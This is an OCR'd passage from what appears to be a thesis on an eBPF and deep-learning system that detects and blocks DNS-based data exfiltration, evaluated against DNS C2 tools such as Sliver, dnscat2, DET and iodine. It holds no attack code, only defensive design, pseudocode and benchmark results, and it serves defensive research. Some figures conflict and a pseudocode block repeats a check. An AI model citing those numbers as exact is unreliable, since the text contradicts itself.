`total_labels`	Total number of labels in the domain.
`query_class`	DNS question class (e.g., IN).
`query_type`	DNS question type (e.g., A, AAAA, TXT).

Table 4.3: DNS Features in Kernel

Feature	Description
`total_dots`	Total number of dots (periods) in the `request` (domain name).
`total_chars`	Total number of characters in the `request`, excluding periods.
`total_chars_subdomain`	Number of characters in the subdomain portion only.
`number`	Count of numeric digits in the `request`.
`upper`	Count of uppercase letters in the `request`.
`max_label_length`	Maximum label (segment) length in the `request`.
`labels_average`	Average label length across the `request`.
`entropy`	Shannon entropy of the `request`, indicating randomness.

Table 4.4: DNS Features in Userspace

4.2.6 Deep Learning Model Architecture

The deep learning architecture in the userspace enhances the detection accuracy of the eBPF agent in a broad spectrum of obfuscation techniques within DNS payloads, capabilities that are otherwise infeasible to implement directly within the kernel space due to eBPF verifier constraints. The model employs a sequential dense neural network architecture built using

TensorFlow over the dataset generated and labeled as explained before, taking eight lexical input features that aid detection in identifying exfiltrated DNS obfuscation patterns. The input during model training is handled using TensorFlow shufflers with a configured batch size. The pipeline shuffles the data and prefetches data using tensorflow autotune policies for efficient prefetching of data batches, minimize I/O for large dataset of around 6 million rows. Moreover, the model relies on distributed mirrored strategy of tensorflow for efficient parallel usecase of GPU resources. It consists of three hidden dense layers, each with 16 neurons, and a final output layer with a single neuron for binary classification. ReLU (Rectified Linear Unit) is used as the activation function between layers, while the output layer uses sigmoid activation due to the binary nature of the final output layer. The model is compiled using the Adam optimizer with a fine-tuned finalized learning rate of 0.001 to ensure stable and efficient convergence during training. The binary cross-entropy loss function is used specifically due to binary classification requirement for detecting a specific feature extracted from DNS payload as bengin or malicious. A total of 25 epochs were selected to optimize model weights ensuring enough compared to dataset size to prevent the model from overfitting. Once trained, the model is exported to the ONNX (Open Neural Network Exchange) graph format for use in live inference on kernel-redirected or clone-redirected suspicious traffic. To minimize memory footprint and improve inference speed, the model is integrated into the eBPF eBPF agent as a submodule via the ONNX Runtime. Communication between the ONNX-loaded submodule and the core eBPF agent is handled through Unix domain sockets (IPC). Although this design introduces some inference latency, it is mitigated by a first-line caching layer that includes an LRU-based blacklist and a top-level SLD domain cache within the core eBPF agent process, improving efficiency for repeated inferences on identical inputs. This architecture was chosen due to the limited maturity of the ONNX ecosystem support in Go. The ONNX-based inference submodule of the eBPF agent also supports optional hardware acceleration on the CPU or GPU when available at the endpoint. To further optimize run-time efficiency, the model is loaded after undergoing dynamic quantization using ONNX's quantizer, which internally applies per-neuron dynamic quantizers and casters to

convert float32 vectors into lower precision formats. This significantly reduces memory usage and computational overhead. Compared to formats such as HDF5 or Pickle, ONNX provides a lightweight, runtime-efficient graph representation, enabling fast, low-overhead inferencing and ensuring the agent maintains a minimal memory footprint even under peak load conditions. Figure 4.7 illustrates the architecture of the quantized deep learning model as internally represented in the ONNX graph.




Figure 4.7: DNS Data obfuscation detection Deep Learning Model Architecture

Kafka Topic Name	**Description**
`exfil-sec`	Kafka topic used by the eBPF agentss in data plane to stream prevented DNS threat events.
`exfil-sec-infer-controller`	Topic used by the controller to publish dynamic domain blacklists to DNS servers for data plane eBPF agent update userspace caches.

Table 4.5: Kafka Stream Topics Used in the eBPF agent

4.2.7 Thread Events Streaming and Metrics Exporters

When a DNS packet is flagged as malicious by eBPF agent in data plane and contains an exfiltrated payload, the agent streams a threat event using Kafka producers. These producers are embedded in the compiled eBPF userspace binary and configured to send data to a remote Kafka broker. Each eBPF agent also includes Kafka consumers. Each agent is assigned a unique application ID derived from the local node's IP address, combined with a randomly generated ID to form the Kafka consumer group ID. This design ensures strong decoupling between agents, enabling massive horizontal scalability. Data plane nodes can scale independently without relying on a shared consumer group. Kafka producers operate asynchronously, allowing the agent to emit threat events while concurrently consuming control plane topics streamed by the inference controller. These topics carry resolved malicious domains, enabling each data plane node to update its local blacklist even if the exfiltration was detected on a different node, allowing cross-node security enforcement in data plane. Additionally, consumed events allow eBPF agents to apply dynamic Layer 3 filters in the kernel, supporting cross-protocol correlation. While threat events focus on detected exfiltration attempts, kernel-space eBPF programs also export deep system-level metrics. These metrics are exposed via Prometheus, allowing the controller to scrape and monitor them across all nodes in real time. This centralized observability supports both the analysis of blocked threats and continuous system behavior tracking. Table 4.5 explains the details.

4.3 Control Plane

As illustrated in the overview of the component components of the control plane, the controller is designed to be entirely stateless, relying on the GPSQL backend used by PowerDNS for DNS state management and RPZ zones to track malicious domains. The control plane currently consists of a single Tomcat web server, with Spring Kafka consumer integrated to consume malicious threat events from the exfil-sec Kafka topic. These events are emitted by all endpoints in the data plane and contain blacklisted domain metadata and node-level con-

text that identify where the threat was detected. Upon consuming these events, the control plane dynamically updates the RPZ backend with the (SLDs) associated with malicious domains in threat events. This update enforces DNS-level security enforcement, which causes the DNS server to start dropping any queries to these domains. To optimize performance and prevent malicious DNS queries from ever reaching the DNS server again once blacklisted, the control plane also writes to another Kafka topic (exfil-sec-infer-controller). This topic is consumed by all data plane nodes to rehydrate their local malicious userspace caches, effectively reprogramming the eBPF agents at each endpoint to drop related packets immediately at the endpoint, reducing network hops. For enhanced security, the control plane additionally performs DNS resolution on the malicious domains to extract their corresponding Layer 3 addresses. These addresses, which represent active C2 or tunneling servers on the public internet, are also streamed in exfil-sec-infer-controller Kafka topic used to dynamically enforce layer 3 network policies inside the kernel post consumed by the eBPF agents deployed across the data plane for cross protocol coorelation. With fully asynchronous, bidirectional communication between the control plane and the data plane via Kafka, the architecture enables continuous reprogrammability of data plane nodes to enforce dynamic kernel-level security policies. It also supports the horizontal scalability of individual components crucial for production-grade cloud environments. This design directly targets and stops DGAs, providing robust protection against mutation at both Layer 3 (IP addresses) and Layer 7 (domain names).

4.4 Distributed Infrastructure

As explained earlier in the security framework overview, the distributed infrastructure consists primarily of a PowerDNS authoritative DNS server, a PowerDNS recursor, a generic GPSQL backend (PostgreSQL), Kafka brokers, and Prometheus metric scrapers. These scrapers collect metrics exposed by the eBPF agents deployed in the data plane. The eBPF agents do not handle malicious DNS exfiltration over TCP due to the inherent complexity of the TCP state machine within the kernel. To address this gap, TCP-based DNS exfiltra-

tion attempts are intercepted in userspace by PowerDNS recursor query interceptors, as a middleware with Algorithm 7 explains the details. As the PowerDNS recursor currently only supports Lua-based interceptors, a custom Lua interceptor was developed to process DNS queries received over TCP from data plane nodes. This interceptor extracts features from the query and performs inference using a serialized ONNX-based deep learning model. Using Lua's lightweight and high-performance characteristics, the recursor also accesses the GP-SQL backend, which contains an additional table maintained by the controller. As discussed previously, this table serves as an RPZ, enabling `NXDOMAIN` responses for queries involving known malicious domains. Before inference is initiated, the Lua interceptor checks if the domain is already blacklisted, allowing it to skip inference for improved throughput. To further enhance performance, the interceptor uses PowerDNS internal domainsets, a fast, in-memory trie-based data structure, to cache malicious domains detected over TCP. This enables rapid filtering of repeated exfiltration attempts. Additionally, the Lua interceptor periodically synchronizes with the RPZ, rehydrating the local Domainset cache to ensure up-to-date enforcement without incurring inference overhead.

Algorithm 7: `PowerDNS DNS Query Interceptor`

```
1  qname ← dq.qname.toString();
2  if dq.isTcp then
3  |   result ← extractFeaturesAndGetremoteInference(qname);
4  |   if result["threat_type"] then
5  |   |   insertMaliciousDomains(qname);
6  |   |   dq.rcode ← NXDOMAIN;
7  |   |   return true;
8  if sf_blacklist.check(getSLD(qname)) then
9  |   dq.rcode ← NXDOMAIN;
10 |   return true;
11 if sf_blacklist.check(getSLD(qname)) then
12 |   dq.rcode ← NXDOMAIN;
13 |   return true;
14 return false;
```

Chapter 5

EVALUATION

This chapter evaluates the effectiveness of the security framework in a distributed setting with comprehensive evaluation results and analysis.

5.1 Environment Setup

The security framework was deployed across eight CSSVLAB nodes (CSSVLAB01–08), each running Ubuntu 24.02 with Linux kernel 6.12 on Intel Xeon Gold 6130. Each node had 8GB RAM and 24GB storage. The systems ran under the hv_netvsc hypervisor network driver, with 100 Gbits/sec network bandwidth and 8 TX/RX hardware queues aligned to CPU cores to enable optimal packet steering and parallel processing for high-throughput netflow handling. In addition, all 8 CPU cores existed inside a single NUMA node. The test bench launches a custom PowerDNS authoritative and recursor server on CSSVLAB08. The controller and a Kafka single broker instance run on CSSVLAB01. Nodes CSSVLAB02–07, excluding CSSVLAB06, act as the data plane, each running the eBPF agent and using the custom PowerDNS server as the default resolver via systemd-resolved. CSSVLAB06 is used to simulate DNS exfiltration attacks against data plane nodes, tunneling DNS queries through the same PowerDNS instance. The full deployment is illustrated in Figure 5.1.

5.2 Evaluations Results

The evaluation of this security framework is presented for each individual component in the subsequent sections.




Figure 5.1: Security Framework Deployed Architecture over CSSVLAB Nodes

5.2.1 Data Plane


The effectiveness of the eBPF agent at the endpoint of the data plane is evaluated through quantized deep learning metrics, comparison of DNS request throughput in both operational phases (active and passive), and measurement of bandwidth and resource utilization, including CPU and memory usage, as well as throughput of kernel events processing. Finally, the agent's resilience coverage against advanced adversary emulation frameworks is explained. Performance evaluation is performed on a single selected node within the data plane running the agent.

Deep Learning Model Evaluation

The evaluation of the trained deep learning model was performed on a 6 million domain data set, divided into 70% for training and 15% for validation and testing. After training, the model achieved a validation precision of 99.7%, with loss steadily decreasing per epoch and reaching 0.98% at the end of the training. Given the DNS data exfiltration use case, the model performance was evaluated primarily with an emphasis on minimizing false positives. High false positives would not only result in the eBPF agent dropping benign DNS packets and generating false threat events, but could also terminate legitimate processes introducing operational risks. In contrast, false negatives were considered less critical, as the agent would allow limited malicious traffic to pass through without taking privilege-level actions. Therefore, precision (TP / [TP + FP]) was prioritized over recall (TP / [TP + FN]). Based on these considerations and a dataset engineered to include a wide range of data obfuscation techniques, the model achieved a high precision of 99. 79% and a recall of 99. 76%. For runtime inference through ONNX within the eBPF agent, a decision threshold of 0.98 was selected, as the model demonstrated near-perfect classification (AUC = 1). This performance was largely due to the selected feature set, including Shannon entropy on various encoding and encryption schemes, which enabled effective learning. Figure 5.1 illustrates the performance of the model in both the training and validation datasets, while Figure 5.3 highlights improved performance over 25 training epochs.

Metric	**Training**	**Validation**
Accuracy	0.9979	0.9978
AUC	0.9997	0.9997
Loss	0.0094	0.0089
Precision	0.9979	0.9979
Recall	0.9979	0.9976

Table 5.1: Model Evaluation Metrics



(a) Model Accuracy

(b) Model Loss

(c) Model Precision

(d) ROC Curve

Figure 5.2: Model performance metrics: accuracy, loss, precision, and ROC curve

eBPF agent Request Throughput and Latency Metrics in Active Mode

The performance of the system was evaluated in active mode by measuring the impact on benign DNS traffic during standard end-to-end resolution, from a userspace process sending DNS requests, through kernel redirection through eBPF programs, to the network device monitored by the agent. For cache hits, the request is matched against the global SLD cache; for cache misses, live ONNX inference is performed. The kernel feature thresholds in the eBPF map were intentionally kept stringent, causing most DNS packets to be flagged as

suspicious to stress-test the throughput. Throughput was measured using DNSPerf, which quantifies both request throughput and DNS response success rates. The test locked DNSPerf to send 10,000 DNS requests per second over 20 seconds, monitoring packet loss. The recursor server assumed to be healthy is running on a Microsoft Hyper-V hypervisor `hv_netvsc` virtual driver with NIC supporting a maximum bandwidth of 100 Gbits/sec and running with 8 RX and TX combined, resulting in the lack of discrete ring buffers used in kernel for `AF_XDP` sockets thereby lacking support `AF_XDP` sockets for direct packet injection into TX queues. As a result, the egress path was forced to rely on `AF_PACKET`. In the cache-hit scenario (100% benign SLD matches), the throughput ranged from 8,100 to 9,820 DNS requests/sec with zero packet loss as presented Figure 5.3. The latency ranged from near 0 ms to a maximum of 250 ms per 10k sample Figure 5.5, validating the lightweight nature of the kernel+userspace eBPF agent pipeline. However, in the cache-miss path that requires live inference, throughput decreased significantly: minimum of 430 and maximum of 520 requests / sec as illustrated in Figure 5.4, with peak latencies of up to 750 ms showing in Figure 5.6. Despite this, no packet loss was observed, which ensures reliability. The latency spike is attributed to UNIX domain socket-based communication overhead with the ONNX inference server and Python's GIL (Global Interpreter Lock), which bottlenecks concurrency, unlike the Go-based core agent, which remains highly concurrent and compiled for performance. It was observed that throughput becomes unstable beyond 5,000 DNS requests/sec, though such traffic volumes typically indicate malicious behavior and can be rate-limited in kernel eBPF programs. Overall, for stress testing over a prolonged period of time, the agent successfully processed a maximum throughput of 67.3 million DNS requests per hour with no packet loss, while performing deep parsing across both kernel and userspace.




Figure 5.3: eBPF Agent: DNS Throughput for GSLD LRU Hit (10k req/s)




Figure 5.4: eBPF Agent: DNS Throughput, GSLD LRU Miss, ONNX (10k req/s)




Figure 5.5: eBPF Agent: DNS Latency for GSLD LRU Hit (10k req/s)




Figure 5.6: eBPF Agent: DNS Latency, GSLD LRU Miss, ONNX (10k req/s)

eBPF agent Request Throughput and Latency Metrics in Passive Mode

The primary evaluation metric in passive mode is the volume of DNS-based data exfiltration successfully prevented before terminating malicious processes. In this mode, the agent employs a clone-and-redirect mechanism, allowing original DNS packets to pass through while kernel programs inspect traffic for signs of malicious activity. Upon detection, the kernel notifies the eBPF agent to kill the responsible process. Traditional throughput and latency

are not emphasized; instead, performance is measured by how effectively the system detects and stops beaconing implants that transmit data over DNS, often across random UDP ports. Figure 5.7 illustrates the total volume of exfiltrated data stopped by the eBPF agent before the end of the process. For example, DNSCat2, configured with a 20 second beaconing interval and exfiltrating through various types of DNS records (MX, TXT, CNAME, HTTP, SRV, etc.), demonstrated the system's strength in delaying termination just enough to observe beacon patterns, empowering administrators to tune termination thresholds for maximum insight.




Figure 5.7: eBPF Agent blocking passive DNS exfiltration before SIGKILL

eBPF agent Resource Usage

The performance of the eBPF agent was closely monitored while running at the endpoint in the data plane, and the utilization of resources was measured in terms of memory and CPU utilization. During a 10-second DNSPerf benchmark at 10,000 DNS req/sec, with the agent in active mode redirecting all packets to userspace, the agent consumed approximately 310 MB of memory for the main process. This includes heap memory, as all LRU maps loaded

by agent's process for fast lookups. At a higher throughput of 100,000 DNS requests/sec, memory usage remained nearly the same, peaking at 350 MB. Figure 5.8, Figure 5.9 illustrates the memory usage for the previously explained DNS request throughput. Throughout the benchmark, the agent process consistently consumed only 8–10% CPU at peak load and remained below 2% when the system was idle. Memory usage during idle conditions stabilized around 120 MB. These results demonstrate that the agent is highly lightweight, with minimal CPU and memory footprints and no observable impact on other processes running on the endpoint. Considering that the CPU usage for the injected eBPF programs in the kernel peaked at 1.2% at peak load, while for the idle system remained below 0.2%. In addition, the agent binary compiled size with all the explained features is around 22 MB on ARM and 24 MB on x86_64 architectures, ensuring there is minimal storage impact on the endpoint caused by the eBPF agent.




Figure 5.8: eBPF Agent Process Memory Usage for 10k DNS req/sec




Figure 5.9: eBPF Agent Process Memory Usage for 100k DNS req/sec

5.2.2 eBPF agent effectiveness over DNS exfiltration tools

The eBPF agent was evaluated across all data plane endpoints against widely used, high-reputation DNS-based C2 frameworks commonly leveraged by red teams in production for penetration testing. The tests focused on detecting and disrupting C2 and exfiltration activ-

ities tunneled through DNS. The CSSVLAB06 node acted as the primary attacker, issuing commands through a DNS server to the nodes of the targeted data plane. The Sliver C2 framework, developed by BishopFox, was evaluated not only for basic data exfiltration, but also for its support of advanced C2 operations. These included remote shell access, remote code execution, file transfers, remote port forwarding, and establishing persistent backdoors via dynamically opened ports, all encapsulated within DNS traffic. The eBPF agent enforced kernel-level mitigation from the very first C2 command, immediately breaking the communication channel, forcing implant retries, and ultimately terminating the process. This was applied to both beacon-based and session-based implants. Although Sliver does not support DNS tunneling over randomized UDP ports, the agent's ability to handle transport layer obfuscation was evaluated using dnscat2, which supports such techniques. The same set of C2 vectors was executed with the agent running in both active and passive modes. In both cases, the agent successfully enforced the mitigation policies, resulting in full-session downtime without exfiltration. For raw data exfiltration scenarios, tools like DET, which lack UDP port randomization capabilities, were used. With the agent operating in active mode, raw exfiltration attempts were immediately blocked with zero data loss, and the offending processes were terminated. In addition, DNS tunneling tools such as iodine were tested for their ability to tunnel arbitrary protocols through DNS utilizing kernel encapsulation through TUN/TAP network interfaces. The agent effectively intercepted and dropped the encapsulated payloads, confirming its ability to prevent a broad spectrum of DNS-based exfiltration and tunneling strategies. In addition, other tools leveraging bulk exfiltration were also evaluated using the agent's kernel-layer security, which successfully prevented all basic raw exfiltration attempts. Figure 5.10 illustrates the attack vectors prevented and all the tools evaluated.

DNS Exfiltration Type	Tool	DNS Overlay Random UDP Port	Kernel traffic encapsulation TUN/TAP	Beacon Implants	Attack Vector tunneled through DNS	Framework prevents in real-time.	Mitigation Action
C2 over DNS	Sliver	No	No	Yes	Remote Shell	Yes	Disrupts C2 communication from first command request, ensures negligible data loss monitors and kill C2 implants
					Remote Code Execution		
					File Upload/Download		
					Remote Port forwarding to tunnel any protocol		
					Open Remote ports for backdoor		
					Remote Screenshot		
	Dnscat2	Yes			Remote shell	Yes	
					File Upload/Download		
					Open Remote ports for backdoor		
					Remote Port forwarding to tunnel any protocol		
Raw exfiltration	DET	No	No	No	Raw file exfiltration	Yes	Prevents exfiltration, and kills process exfiltrating data over DNS
DNS tunnelling	Iodine	No	Yes	No	Raw file exfiltration	Yes	
					Tunnel any protocol		

Figure 5.10: Framework Coverage Against Real-World DNS-Based C2 and Exfiltration Tools

Control Plane

The evaluation of the controller's stateless server focuses on its effectiveness in accurately consuming threat events transmitted from data plane nodes to a Kafka topic, blacklisting domains in RPZ, and redistributing those events to data plane nodes to rehydrate their malicious domain caches. Figure 5.11 illustrates the structure of threat events streamed from eBPF agents in the data plane, serialized as JSON, and published to a Kafka topic.

